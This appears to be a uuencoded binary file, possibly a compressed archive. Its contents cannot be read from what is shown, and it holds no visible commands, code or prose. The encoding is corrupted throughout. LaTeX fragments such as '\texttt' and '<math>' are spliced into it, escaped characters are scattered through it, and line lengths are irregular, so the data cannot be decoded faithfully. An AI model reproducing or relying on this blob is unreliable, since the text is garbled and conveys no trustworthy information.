MF<W>ZG>04528-Z\Y0106IW>LYX<HF=7>SO#U!,%[SG'D&&<W%U%NR\FZJ\1A
M:!```(<Y,YWL<.>8;WCAU/,WO'>UXG&YC=)GO,=Y,]XSO2MPFZ*SWF=X8XF'
M-[QG>:V<+.5-P6<F<)AV< [E9[QGCRX=G0WO&YXM[QG>JW"P=N]&]ZK<+'-P
M7.-[QO%H]SR;BW#.%<math>16]XWO%16-[QOTO>-16-WJW%16-WG;16-WMHG6'<[AVXX[
M.X[<W"S!=,)V+NX=F-K"V"V&078=V#;!T&@Z"V/7;(G3$T8+MCL-MBU#:3,V M@4%F8#*PR"FUA@``&J`-"@``%!L!(""JH("```3"#0``````3``$P$T::-& MC(!H:````"8````(-4P)H``(`"``!&@````)@)D8```"&0:`
M0#30)@!HTFFF`0P",C(3T&@T,F@:3:"3U"*GX)H!`(":`)H`$-`)A,FC0``$
MTR;0)H8!,)Z-,@:9$Q,`)HF$T8A@FFFFFDVF2>FFIZ3$S2FVDP(,IM3U/)'
MHGJ`U/((00"`$`$`3330)@FC0#32;1HG@AIH:-)AIDQ&0P&0U,)@T$8$T:,D
```

MTP11@)A,FE/P)HPU-,C(TTP3-J-034"HD2((!,@3\$T-``!,C(TT-`";31,3\$ MS0:8F@F\$P`\$Q-D3"9#\$T3&1D:8@C"::,D\F)DR;\$`13QHTTP31H8&BH%*JI! M#_Q)"30?^])%*:)A!H``!,3`\$TTP@R8330:F`T!I@3#4]4VF4-JGZAH\$R>B, M\$:::GDGB3TU/3*:-DR)[5&U&T"#U&C0,\$T:#_C^L0[YS2I[1_U/YA55A\.T_ $MZGM5 < \&FW\#'\#; &3^8K: FE8X8QC_B_4=A]4G_^3X04 <3`(,2G8T$&[-5$V39H&]$ M^K`Y;I%0V9L%F9%G+M;I0@\Y^*H#,!!!\"_&^K\3&(*9;3>F+.!8(KV+.`8T $\texttt{MX\$CC@6(-^9`X\$7\&V9`MK('`,>;=B\&3;9T:VF!;1E]-NC8*I`B1($\$35,H8E7) } \\$ $M(,=JUV\&17Y;$$#(Y=PB""6@:N:,=!^@2Y$"#A^*XJ*>UJ<*Z-1K2UK!I2\N!$ M7%,9#'*9/)QGS!3Z-!"A07Q.I]NZ%1(7AI72GU+D[9LPV[FW-.^[R<:<SL"B MH>.H\1*-,8,=:<&CR\$23V:3YE\T27)D%T5BW4BN0+8A7"%1W*#_D%-HT&C:. $\texttt{M-/M>X!)'V^{\.}} : \texttt{KVW}] _ + \texttt{Z}) \, \texttt{Z[>G]\%[][,O^{\.}7F=1?\#;+S'\$B-22N@KZ9J3U;C]}$ M`]8[S\KT'1Q.I_!'@?SROQ!7F5_W2OQ3_C/;5_X5;J^`7UZ_VW^XO^T;P@KV M\$08]!%&<"@1*^`A?(X)!40\$&M<N7^D@X=@TX*WB<=@DI*@M:!`UMP?,F+8G MQ!%~G5N(&!8%P?"/9)]A)]VO3\$KZ]DB/IHKM)\$].^^>M</^SS1,8S[(.#71/ MJ=!!"A"WIQ<\$3;KBIFZI:I<`US%."24^4"%"@@R2%H%0J\$XI5,H\$U4K\$G\$XU M"C<W[!S<WOKPSWKXU,5&WI\$G<8G)YL::>6JGVKLM-%.V<F*P[;3'<5V':1CK $M3L.20.'!3T^*9V4Z&/MCA6U-/,*=;S;K-O-\#A/-C:'@?+-NMY+H>=B;>4\)7$ M6FGGAYX5S)IVFVDKZ=Y2N#2OJ#J6E,:TI!**U8H5M0JY4I0H4ZGU,U[`IY2+ M>G504ZS03J6C5J%"1.#6:WMT)"Y.\$7(KRR4ZP+`5ZN2%S595%*50Q%*0BC4 M2) \ 99; \ [!]F_5I]R^U?!NA(_S4.RE2*_B_C/\$>M01Q\$\'_-602T%@),!\$(1A\' M\$)'N<,7`O,LG6Q06\=8?ND]E[Q6A5>N?`FFF*K&*QBE,I58S%3V)B9"IBG>] $MP_LGFGQ"?$+FLBUH5J4R"!*1HHDA+6\E,DG4Q-2B0XHY`[PRQ.+L<0U1/J).$ MJ\$WTN:D;001,)"64B:@@D()\GFR(TPZ8LN,7\$8Y)7I&@WJG;O`@ZV:'J52>A MQ,4Q/;BCS[V_R;D>"0\W\$X1\CZ5,@FF.%]05J%!;5\$H2"#AKLY@<RCC<^B)Y MFEH-(8P\2:LT&;@T)!S#!.A8!:U?!!!"K4*#9>V4=E`E\$E3YD/.-?#K\$^&=+ MX<^NE\$YD.A(V[:?O_DR>N;).Q\$G9.P_'?U&YYB;X5.M^*Q*HJI)^#15-E/;T MM7W,\F:2?K%#FI)/ME\$^,2DT\AC[IVGX#]X^'>,Y))P*\\^2@01!#<5\)TEH MTA;5_-.U:TK\C4"_K:J6!OL.;YU72^!<WT#T)[AU.3USW#W#QW"Q/%62>,2/ MHCUI?QGQYN[099[+H]MNQI[#I>P]VO,]VY5\>\0V=`ZF)T-GCJT8ZQY*L>\$Z MW"%2)]&)*%R*>2TA<\$DI5H3Z`C)2A,,C:T=E,8[B8>Z2NA)UM-#W+;'FWD,. MR5BD*Q6EF4; 'F21(6L6A6K<KU!;663C5-6GCA4+7JV!!-3S<]SS/AR#"37H? $M#."UA4!NX<8&C#^.'H#\H/X"OOBV?)?#?'7Z*^M7NW]X^C>T]BE>R3[LD\-$$ M>*FCV6L<%(?D/]+)UNE7Q3VAM)!\\$EDD]H*208^NA/3.M(FU)Y3I"[,*PC`I</pre> M"]KFP:H4!"P).D*OF+FP*_I*],\$B6E*7MJ43"(V\$4Z4J&^*I`8E55R"@6IB4 $\texttt{ME6JY*} \\ \texttt{A*^'}. \texttt{TJ} \\ \texttt{D\&GQ!} \\ \texttt{K'IU} \\ \texttt{i} \\ \texttt{5} \\ \texttt{8} \\ \texttt{02E@0B=34\&[H4:Q2D\&J5B-4]} \\ \texttt{ME6JY*} \\ \texttt{A*^'}. \\ \texttt{D&GQ!} \\ \texttt{ME6JY*} \\ \texttt$ MH+2E%*D()CIL\$TS>7VOO8Q/+:)Y&@JE.B0(T\5*UHU\$MJ(MZ"%<"%K\$+(*U7 MEP6#(+`R"89(O#(J!(4:0506,?!0./5MM0[+3U;3:GH6'0E85)/2J1_063_W M4?]"PCURR3T9M)^%^JW(2?,/@T!.H((*`OB);EO3RP62WK@DKVC1KPIU[7Q= M%N >= >H; >H: := PV QZ9R?N'G7@:;83Y43Q7='J6GLDG:= YCQD < GK6.78 >R.:MLB>R.IZUIV&WJ>\7KO9?!>LNG[^7K/6=/IGJ/@.T]Q>[/2NGF1+`@L&B0HU0 M2\$2>03R?1II?4Q&5*@49.K%!)2\$2%PB-!7":*I0K2K#.I98D*UK\B7Y"S!:4 $M*_)]2IQ*7U2(FT6]>WKI#>T:M79$6M$X?AH_&IO<"3\141\@]VVT1_84221.$ M)Q!!<UFE(T%W62WI)\$K5R6I<DHJEM0KBG5M0OG7S+XSXKU/BO4]47OGFFSWY $MYE+YEYGSB8\[S+NN:18Y&6Y.HD\K4$U-9)(7E"L!8(+0C6!3J\=1.XKA6*QC$ MNL<.XX>;2JKOJ8YJ!!&NR8M"Q07E"L\$131)4P,2JD:C040G5148ZG@>=3AXK $\label{eq:mf} $$MF\=.;F\EZM\&\/5IXCS\&GJWFU8KS[$\=YQZ)]2YN\-8>D8\Z5^X/FGI2\#RE\-5J>=5$$ M/FFI"/YBQ\$\^LDV>D5Z6IU,,.AXRT(T"41K<LRQ6]6EI24TA69<5.MJV)]\$E M5:<(EN1%S710+FG4"O4RD1E@D(2)/(T:Q5*2DJA*2%*NB)*)"B4B8L4%*3JE M2T:L3B<1IQ`B\$^LC&/.L=UP[:JT[#SK#SBNZ\17A0.MO&5\\$EJE=\$A6,>A0J M!8IY"ITXR"[+R6Y8-2LEK;)JEW7)_Y6M\$LR"#!087=;%034+#JE;Y3:H1>V0 M < E-P3U\$2R\$=+J/#?7CXR-MO%>A:>8VT]@Q2+RB07A/HB"\$E)B-)715+TA7M M1%I71"K%Y4"4N[KEH1+TO2)6H5R3%X((((*A3H5L*A`O*\$7)"@(T*0B(B\KZ M@6"L75?5>L\$2"E42=5X[KRG0\IB>:5C3ON\PTGBNVQI5>2=MA1EDB62\$H5](M42G6E!\$0:0042G4:2K5,E+!R3K5/&<//.EP\Z\=W'8:5W5>.'KTQXZO,*5"A M6121"^BUK4C49AD1;%(MA*7U6+^L%<81?DZJ4TGT:INB\.;7:^H(6;0:!LW; $MH\&0:Q*02RI^&45^(R))/M7XQ/T7FVR>D57OTQ(\=)23OIZ]ZIZU/8-O5>=8Q$ M[!P]<V]@T]8T8Q9\$:!&O*-*3JU+VI%[3RYH5"OJ)+2UY7E*4J:O:^%\9E)4R M^KHI5,JD*]D)*\$\$*%!!8(2M>N\SV'KM/8>V7P7NW+X#WR]9V>\?4NGF/"Z=/ $M2]TT=2IZ]T.M\$ Y-'-R8TFSO,3'6VT\T=+RF.\QMYM6*FVCJ=]M.':<*\@\E MP[*%:\$%"H\$:_E_53')2B3RL-X4:N3JG1N+8!(6863GUV=`VZ2&80H\$\$%C`@A

 $MO"Q6E1L\$@M*-\$[BM*>6^{\]}"MPY.3R6GD.EB2N&G:5A/K)7H3\#K-=\$:R6U$ $M;5"@M2UJ1;5S+6M*"!`IT+SY@>&HF/'5CQE>&]('B/":<-'I'CN\]=YG=["\$ MEZ79TX</!YGO%T^P>N^<</,]ZTZ>RZG#3R4\-/)<G;=YTM)VV/4N38\=S>:> M!TN"T(D*00JA3I*6A0K<K\$U4+HN99%6H4X1)Y1J!<2>42P91B5J71<\$U.J!< M(('=N[75&S2*!!!!RZ\$@T@A@+DK**K2I)Y<*S2T2VI)&EHE2B><;>A>\$PZ'6 M8=;Q&VR8ZG4Y/0*>A.;TCI4!*)"?1K-7HUR0KLM1`@T2\$15(4:)2J!(>\$J2E $M > [[32%4KH = QZMX' - U/5(]0^J4HDJQ!*715J%6*5&F)U = E$4* - = D\HT$:6G$ $M' + V + &G < .PKR7@ > &Z4Y + MO4JF / 3&* > 4J : 3S9 * \1CT1TO * 8 \TY') ZIC2L / + 5IZ$ MELNY7HU"NR)8(DI7*%"H4:@1+):%V2\$E>\$\QQP:I6*S(9]CW#+DN2%;QBYBW MJU\$K"-.(4%K68+FA()*X+!;%FD)]"M"8M"=(E>B3JO0D1S=EB3N-JZGF'6=E MZ%S>,ZWHU>.Y/+=E\@KT#!J-7J9\$GE_1JQ3+4HRJ0J8A*9!"*=\$B"\$A(4)3J M<6M!<56KU>B2EO71/IQ/I"F+FX5Y;#K>.VX3J5R<G6QY;RCI>\$V=QT/`["8A M0EBD+!6H)Q&N2*1*U!&7]8ES+!+5RP1*S0JU5.R71(*]=E[1JI"N2F03BY#\$ M\$)`,N*\JDI<EFF+<JE,MRW*A5%F2\$M2K(C+6E(U"H5L6*>1%\$HG,&.0=(_I_ M++H\$M-4"<*(A7]3HU.A\$E3HD"ZK@EJE3\$U,3\$U3JA6E4LU\$N"W+HN2YK^LUS M71?UQ6I4+:KBA5!)01B)"J5-JFVF&V/5.VSU;33N.EYY^H/..L\EVEH2RX)] $M8(2?4:J6A+0H$:X+4DBP3"=4B<5Z0M2))+@JE*B2B^K)J*"A2UI1E,MB]%$ MX2%K3ZQ7=; (GQKO2OS10!>UF\QPZ0?6A(%T@00A.K2KTQ1*%;%0B6I1()BQ0 MJI8H+:F\$Q/./'C.R[3@]\$\MV6V'I7?<CT*JX=QBGG'JW!BUHD%B6*X(Q-5*8 MH5`G%"IT:H4UN4J[HDM;U`[A7+>P"XK!.L"KDTIU:@JU.JD22A0A6)"%,-*\ M97I6/&5VG0F'J%=;R'0IYCLNT[2"K53\$)Y:D%@G5`4J)"DBE04BN4B%9*E)1 MI1/J%8(D*-7HDXG\$A(4J)>5FJ5@O:Q+4EF\$2\$19(+2L5FSZN7=+4:\$D\$*P7U $M;498;QQK)+<FL^2YO"\816M@8X*-.*U"11*8<5Y2*K(4A&DKHMJY):>2D:[)$ $M"=6*W)*=+>N:(D)Q$F(DI=5U1(E"E$*&2)Y2+JG5>N*E3J>24\H5T7&:TU;E$ MP0KHJ5Q6E3+<WA+5*L<HA5:04R%)*Y4HEH0H\$M"@):%;U>D\$9=E.@5BYIB)* M7="KE@M2TJ\$A4B?3%"F(4TL5.P2S24E*1J@H4A-4"\HRV*I:TA5)2V)]"M:> M3B@1*)&MJ%R"I3ZL6:V*Q+5:W+NI5O5*VI*VJ!;V.+VF*A5H(."0%I0VM]V2 $M?5I/_1[%^,]8?P7]%T-2)ZY_1::1)Z&*^\]4D$2%;T2O0KDNJG)2I1KLO"\)$ M*-.EN*Q(2'H%=A7)UNER=3S'#M*[3S'>;;;=#K>2[;K.2R7511"?0D:2G4:! M=E*NA9J%,79,01EW4BG=UY#QG0]`]H]"[3Q7930%5#PCPV)P\=IM7I>TIZ&C MVGNVSVW9ZSAW+YQV>LW>9CUE\T]A\%7,XI%8DJ]&ID*T+DIUV4J4C8M\$M"8D MJA\$O0GTA>BQ5Z%"2E:A226PQ&K\$*K6M:E\$H\$+#I2_K%;%<@B0K6J%O0<(A@0 $M:UQ3;(TXA((+:M:YK\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK)\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK)\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK)\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK)\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK)\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK)\@N+"*!0+@DKFMS=U(L4XGT*[(5FGE"1KJC(TDM2A1(+:M:YK)\@N+"*"1KJC(TDM2A1(+:M:YK)\@N+""$ M)J-6(B[)J0H501)U1K!J5*M*=3Z@1I:"W)]8+DD%T4RB3JB*%1*=*71+0EM1 M+BGUM7-;4\H4E2JQ"HU2J\$E!*(%@A():E<XJ5X3J\$3RZ+!)3B"R3ZR5J0DJ] M7*=V`D\$TI%<KDZA4*@7=0IHB+!\$1+!AT:"E+:MB-&NJ)&ZU0K8E)+"IBB8=($M3ZO4ZUK4DDM"TBD1+)0D2H0K2Q3?%Z<4]9]B\P((+C!:4U2I="006]*4*T):$ M0\$DB3\$2[.Z]OTK3H-.\QP\VZW#DZG@:(QT.ZZW2[*@3B8HDE<%17-;%.J4\M MJ)&GDQ;D:_,:PBVJ54/)/"=YY#%>*C"5IC!W6/%>K;5.T\`\MIS>*FD\AVE, M<VW0QM7@<WC'2J>2[KI4"T)*K*Q0IB).*98*Y&B7)&*M(758HA.+J6)1KXDJ M5:WA*](609MT<6J5U8=M4:J:1<VT6M4JE8K20"?7!41">)"L0E181.+XMZL4 M*N3%\$A6M*2B?*)2L*MZ4DD2C4BO3J>6Y,6]>\$203\$2<7%,3B6JTE;T1-0IQ: $M"U$A2K-/KLKE`@3Q(1($E1+FB5R"C5:B3RD750*=(71<E0L5V817.MX'?.^Z$ MWB-O, *[$KP/-.EXJ8G4 > \&Z6'OX8 > 9[+W[Z%[)AZ'L/7:/OTT]/=M/=O>/, \/#$ MT/73\$*TI2M4:0D%`O*N3Z2C)BM6@P#!K%2IB\)B]J%AG'+4LU>J5I6E8K:EL M^M: "W\(MRUKZRPH4ZKT)3JI(3J?712I2VI2N4J0A+<A5"WI"XJ%2J]&\ACK= MYZ5YUV'8</00%<VCAIAIV"JZS&/0L3RG0Y.TIS.T\5Z!M.ZZ&)TGAL/"=Q*+ MLIB>2\$\GE6K\$I(8Y9J]2KFK\$XN*YK>I4ZK7K/0]3UFSS/9/,T]9W8]M[X]TO MYS3LZ>L>P]TTZ>NW>LO0Y:?\$/2\[XCX+IV>[>P\SWKV6/G'KL>9=\$)"A5JZ) MBG2%.K&(8-;5H5*6O"%5IQ;T"-:63@8YVRVET@WU!/IU;4*C7!:T:G6*U(42 M%&6U-4Y:TZ6"6DK%4JU&LUK3JF7M0)Q)718HB=3KAZ!7)X3T+;:=+O/)>>=+ MAZ-7A/%, W:8X=B49-2%E):-2KHJE6A34EGE\$IU2H42W\\DI26G\$:>5B= $M52A$ZJ4I1*M;EN4"C711+J^9) > & [[PFG0\)VRN!X[&/*4>6KI>:;57D)2=7($ MJ%, G422DI2Q1+`KT2C6A\$J52A5:J5"R2DXC1)*6GE6R*_KNRZ2F+<WE"Y)EG M&I(L%46Q5J97-`N3O(&\H+6A0P0+\$<4KR"P6:)9KTEK2H\$:P6U:4)&A6:%(6 $\label{eq:mmaj6} \texttt{MM&J6}, \texttt{G$MB\&$'$}) \texttt{!!.)} : \$3\texttt{KJ} @\texttt{EHUP0EP1K0HD1} = \texttt{E*N:0FJ1-7} = \&\texttt{G4} \\ \texttt{GD} \\ \texttt{A>.JN} \\ \texttt{IN} = \texttt{IN} : \texttt$ MICM,5UN^VJM.3N/">6]8]8\=P[KSKPCQ7CO1M#NIVWSRL=ITFG9=QPKO-IBC ${\tt MA6+!=Q4\$A1()]2L\JQ\&MJ"M2RC0JQ1J!>EJ7E>R>3RJ1+)80+TH\$\$B1L\&E+D}$ MDJM*4:2Q2]*A*2%.MBX/34RD2&8009?HZ9<T'?V:R5:W+8Q*K4RZIBYJQ"7! M.(2S62%9\$\N2%9)J?7),3BZ%,F(D:<6\G%M2U(F-4GDL0H(TZDK)8(5M2%V5

MB=4*-<U.F)"YKHH%`B3J-&Q:2C5J\$JBI4*A2%(JD2?5*%5(TU.*)!1+F7!4K M8N:%=U(I"I3ZN3R?4:P2DA*04B-"IE42\$\$*"L81_"F5*=1+H3Z6G5K612JI: $\texttt{ME$K5$E+DF)Y5J5>5J6A-8]P+BT:D<P[EPC=&ZK>?V^)6FZ.)$2*-4KDN:))$ M42WL\$M2WK)\$7)+7=(3\$ZG5169*01")91"061:T*-"A755(UFGT2YMW3Z0O2G M1+:PJ<)!/)Q4/3N\[+J8VQP[[U#3U33;QFSI>M>&X3M*Z2-3*Y2J%(3A3*I2 M))-7-2(TB*U\$2"%=F\$11"0)TA5ZF2T%<B4Z4FE&W1)4B0FH5W8=-6A:DI.JMM:\$"\+6M"I7Y9(4I!&F\$I7H6ZHUH6I:5^:M9*%!6F`>6PJ==RJE[8EE?36A> M(%V@5JK6QOZW%2N");EQ7ACDE@D\$:@6]B5V5RX+PF*5>\$U3*)3.&(ER420FJ M]?4\E+NO:F1I:%>D2I3JVI2ZNPQ.1X:GGE<W9>N>G:=;@]T]>Q7;>;=;P,3B M?5))5JC5:=*%/*A1KNOJ[KJGE8IT2:G56C8[KDQR=]B4JN'F-.MVG@>M=#H/ $M8*QY]YI\&=FOJ)1H5L2D\JU\&E,6FN67]2/@;JZUE\&^H+<KA5J!2LFO"Y):O0J$ MQ&B3%,M":C)2V)1.I::KEK4":LUU1*U.%T3JJ2\$22MZ\$LTXD(B?7%2KHP::M MB4G%O4*%K&^M"99"00H*)4+XF*1.+-5*5"J%8G%FO2T+0G5>RR@6(J420G5R M1\$8M*:NRN5J>0K%3)Y.KLFK%\$JUT4JB%\$J5I1+TKE"H5\$DIB81*Q"A>.GE(I M%8H%4ORM5*@3%0MRO5"?5RJ3ZI1+TLU]5*2UR4B5*P:P;\@WT;5!](ZU\KGF M`0:5^PZ9W)@&N=ZZ!<4&307A8,6WI)6:[D2[+69)?"0M*=+VFIBQ6U!9L,G\$ MXA9!?4A;\$ICTHD,@P:-0)")@%T7Q1L"FIB=0MHB35\5J)\$0KLJE0J54HD243 MJ4F)](4R>514)Y>5])*E4"M6M-3J]H5`H5<A1J-G\$*P6E(8)!FU4DK4IU(D) MJC0I"%G4ZG4*?89)3Q&F*A2LLN*6IG,LHL%T?(8@NEJ5C#-DN#ST*R6U8J94 MM"L&'6A0K!.KLRB4MRR3J-:U,MBXI")>5025X0I"6G%DIER3J=2E4C34*0M2 M2I4E\$GU0KUT4RC4I(3J:H5`HE>QB8C5RZI]<5FDIQ/*%0E&C02%`B4*%9L:G MT"XK)C\$M.)U7HE\522F,:GT:U*U5+8\=)7E+0L6^A4J!>%>C6:UJM>T*F4:-M(35DB7!+5*K05:T)2Y*I,6*I6M*+VM2F3JP1+ZM:UIY*4B)1+^C(ER3Y:E6G MT*<0J11J190132D4JU(RG0J91D2%((D2T):(N1*7%"B)];UBHE80*C52A4JJ M62>42H:!4*]3/):I!/+!.(G?I:-:58C7A.J`E)BG1*U+7E"KDA*6:W+6A2\$^ MM[A%@FJI*3JV(4*)MW6H-,6]:E(GTZC3A3I\JEDLE"N*T)B?1KFLC[TZN*?3 $\verb|M%Q6| $ @4J $ 4H4)/K) : "R3! 3JE < 4A" SZT + @G6(4:Y+JQ; `+ $5IBJ3RS$94) (N:44) | $ (N:44) | $$ ${\tt ME7=1J\%;E0JD2U)Q5H5_5Z?7-2)Q\&K\$*R0DQ"KDXF+NK\$2J5Y71>42M32C1+^*}$ MM:M4*WJ),9U<&"34*%:UQ6].\$Q"D*]7+PFKHHUY42N>6]2]\$[+:O'5X:G<;8 MY/&:>!P[3N.X\\QMYY8IU&IDA=%@GDQ!B'S.)?:7Y7N_3\%:HUP+PHEQ5JQ6 MU**]4J]9+4DJM=%R3ZL0J]7):WD2A1J!>D*-&NBA7I)3Z>42>8A*6E/J%0J-M0)Y1(UP3ZF22T*!7+<C426Q[/*i<%6@34!!?%"DI]7D*A0KFJT:B7-.(\$A<E)MR7E>E]6E6IQ:DXC8)/M\$_5>\$8_=VC_7WIC2L8M[K5X7M1+2PC"*9:4E`C07-M>&"2\$98*]6+ZO"V*!8*5:UBGE`O2:NROL5V1(4*\)]3(UI4"2C4R[)*G4:B6 MU; %.W5<U: I5Q*-<R?7%>5(H50NB4F+\F+LC1J=>&ZKNDK2_A\$G5K7U=W3+XO MZ6E/96I<&(7-2*U=%.KT2<2%@A0K@DD:ZK)&G\$M/(E2MZYKHE&"2\$96+%<5I M7)<E05RJ4BZ*I:%X5"0NR)1,\$FHEX5:VM[6"2JQ/*-@EV34226E0IJI7)BU^ M1K%,?J>B5S/):R1EP4BQ7I?5BUS8K@J\$E;T*4M:N9]<UT6I+3ZI7-\$I56DDZ ME(5^3\$*T+BG5`F+)&G5P7%:DM1+\O*S)U00+<HT3!*U8K<LEM2RYH)U3)U&H MB0HE`4ZM1+@I%"NR2JEDG(&`36:7=[[X'P(FA3%,H%L6"?3BS528JD*M5Q\$E M(UL7U@TE5HUI1JM.(5^2\$+'I"[)A.I];UK2ES3RC1J4B4"T)*P6I:DDGTA2) MOG%P7]+7%9K8@71&IDQ<5]6Q=F!:14*]"NRZ%`O:M6"U+4FJE.*U:%L6*,NZ M6N"UJ-3)B)-4BC9%;U:MB)?%K7A1HDE:D*"<3%41\$E4I20@IRV((T*82DA\$C M4#\$*E<5J01K6]9@5I4A!9H+!4(4Q8+)<52GUU4:D3B=71:UQ3BN3\$ZEI!>%M M4B:N:S3JS4:-2)*WIU=5,LEM4S3J%4I\L5Q4*WJQ0+6F)B^HD24MBB42202) M4+FG5002Q.K^!=VL6RA:-DD:21%DKU2MZ:0"%61:T%\$EJI>E03R%;UM75=U^ M6U; %P1II "G5&LE>7I<\$^DK:NB)2K:PBN3RX,6I5M+) "FJ%6*9/IQ"@H4:XF! M75.+DA25R79\$ZU-?JHT%U5*6DIK!)U0JY:TE2(5&A6I1*!<%2M1:26M2)8HB MK4">62@3&`3BF4BW)*V+<IV23JXJA8+RFE0A+2MZUJI:%"@714+BKE`M!8((M(43>F57=TBC7]9J1A%6K%,JT^1%2D*5\$NJK797(RH36!6A:RX)Y;%J6E;5X7 M-<42@7E<%>HE`KD:)=TLB3\$XC7E"P": $H7\&K>MBS=:_!;5U7=B%_1%(MA;%W1)$ M(EV1K!7%\6]7K^MB^IY1+HL5\$K5DNRWK!?%]3B8C6LDKDJEL6:614*);5K4: MB1*E>VJ0L0NJV//<&6HNC5EZ79>U<B7Q>UDJTE:EQ5[!+>G\$@N"TJU(5K*)] M0*5)6A<UDOJ?5ZE6M9H5U7)6+:DJ1,6:A4:F5RM0KVID2[OY;5T"8K%M7MP] M^4RE6DB7E0)2P7=4+!@%FNZ4L%M5JM6E6HU@MJJ7U:5Y5*J3B@35(MJ8MBV+ M:\Y9)JN7-<5\$HV16*6B<*B3RWOC<PJGD-RB0)BWJ!"0IQ=5`KE`L%.L&!7I@ MUH7U6K4KUH35[5R:N2^+:D*1.I:VJ%.J=;%U5RS22U(/%3&"0K-7L,HU@OZ[M+BA6"@4JM5JL79@V)0K%BE4M2N5:U*I0*)2LZN"^)B"4ED%[=T[=A6<)Q=F(M9!<5*GT\ID*P:5<&"5*H35:O2UJQ=4:4I58H\$*8C6Y;&4WMV:G/Q>4]M8L2K M5U7U0%V5:J5JD4"N7I3H+%=FD3RX.>8A!A\$*"XE01HT\$A"@GS"#8/]-66UGW M3K<MJF5RXK\JDI@E<B+0QZP7XIET9U5DZA9!5IQ*061!D4^OJ-!=4\O_F?KO

MA/:=/=F[=ZSZQ]&^9?0'[A[]U/@5?3MG+UZ_>KLY)N\$3_7TK8G6&5*G3B?6M M\$Z-0%<DH)#V'S."8U2,<J%&N"N6U1H*)^3Y"@U*4:]0+:;-2H-RZ]WZT*]JG M6-Y79H656A:&[*=;U([%9+RC))6(,*QB0M2K4CA\$M.,,V*XLPN2@)Y<8%"Z5 MY"0H5I-Y9\;ZZMP;A4Q!1*-H%(OZ\2%`AOC>V_*-P[8O_*-[2:F.R1,.Z]:\$ $M'\&MZ75R:A<\&H6S(4[/-DY1J4Q*37M,HU*0I\&54J@5L#9M"NB?3[RD^[&X;[F]]]$ MQ4JF8=0+615&TR>4"WJ(WQ!!PIS30-@^5W3^E=WL\$*U*Y8B?1K8ZY3J-)3%N M2E 4RVN?8%;4^G&J)U!8M];RMR!Y+]7>L&\S;T1X2>*=2I"]J,PJ0Q*G7"![M[>#(-NNK`MX9]K7#*)8MV9UK5R>`[PHE2W*%B7G/23C]5S0=^<`F+XGDZC;-M"YE@%67!2)B8Y!H6Z)U.H):6TRR7QIF9:!D%L8=1KNL607)=62;AUJ""#%.M[%X*@3Z"U.:9-T#9IK*HTZQKNG=B4<"2\$I/0.4M->XI5H,J3RUH4ZXM(<\$)M3[Z"^K!,+6G5K6M7+6S"N<4HVQ<\$X5/H7-*-]C/.F;Z@B2E0FD@08A=U.HE> MH\$\$\QCOO[*%/DM2(5`H4*)]+I'HK0[M3LDL'"BV/E<,LTA\$ZE4J!3M4Q;/JF M[MPXQRR0M*"%!&QJA):R.@25&Y]S3%JY.VU*<PGD28NA_;`H,RD)2B2TX.2? M86+P&8?JDIQJ63;-.322MCBU]<.M!E3_STU`XUNJ?@5"-:4DW108FN099:UQ M<`WE)?PIDM3IY1'(JU7*9/N_>\EM['3D\I%<GUX9U!!!9*UYRQ8QWC\$O/9YO M:M2RN3C0%Z8%H54O2Y+TJ667AGU([U6.%2T+AF>6#\$)*,J&D8M^RJ3A*3\$M* $\texttt{M=FQ[Q$\Z]R3,)$\#2N5>`_!:4MC75N\#42R4J:J4ZA26T?P[A^"V*A9SJ<3'-L"] }$ MW0PB06DFL"63^6!%*7QR+>7/M:8E0BC4BW/R36\$?0])C#&,TZ-A6:5:[E`[U M4NL00J=7-(Z]QR6MB4XI6+XB24X;\W]12TU1)1NKGV<?`\AX:CPJB3C)(D"= M*-P\\$"!-:-F7D,8IEU4Z^-&X]!KT)2-:5K#I"D9!:\$:-DUO<.\)?E)5/\000 M<,:%DT&%-4@GW6((((E.PK6LJ[MNRS33\"X?VQ13(*Y*<<_!K"0KTE3H((*Q M5C\$EDGW]I;ZG2N-./43IDE1K3->JIUO*]!R!0&P&_"^*MVRA4*6Y]4/'<&]9 $MM4^-\&FE2RZ"=/I4*A4*6DN=?HO;SE]6\6:N*55KX3RW(,$)!>$$$'2(14IBR)$ M7)2/875V#+NX8!-*\B3CM'\$*MO:K0?>XQZ!O:"""R;ZOZ)S[\5L:8?`'NGO7 $MNSY(?A/W;^2)$ *>R?5GH5;'Q%7QE7ND'@/F5[7*M.L`HA\$\QS"=:%R+F7'NF8 MPG4Q_Y.EOO<VR""S36L="N*YLH4ZM5+LEI1,&Y!Y*-9M`H'GL:TRO-]9U@UH $\verb|M2$\backslash E*) = U$n#&J!2KBP3B4QC4\backslash H'&LXM;2MNG4E8MY=$UJ\backslash FM>6F)Q\backslash "TL6W|$ M;DXRBTM6V3'I##L2ZY)75X"M7-JEM79<6;;3\$+VC00040P1[">*D2F)5CDWR MOV5[-H*`4;'H,6@@@X-=F-79!!!C%6.\$4C!"OY-/IOGSL'7,`4B^N,:=@W!L M<:TWY:C!.F3KJV+43G\$MFF39I9`2"["U"T(+!7*UH'HJ<FNA\$XC=RZ=;&N<> M]M/+XG6@\$ZQB:NCK'2L6H'3D]!X:>*=,95]">7=5N"6@FF)9QZS_SJW.)Y3, $M8.2*9L3`\&_-T6A?S0+)L6Z(5P-U8Q=67+6Q*\(+07$6""""P><*M<6`8!UJ[$ M+8+-C3Z8?VU_SU_HHT/=JO>G0>L_(?!/C#N_U7J)A5EL;PW=/C_RK6Y,,ZL' M7I3#M>IA*; 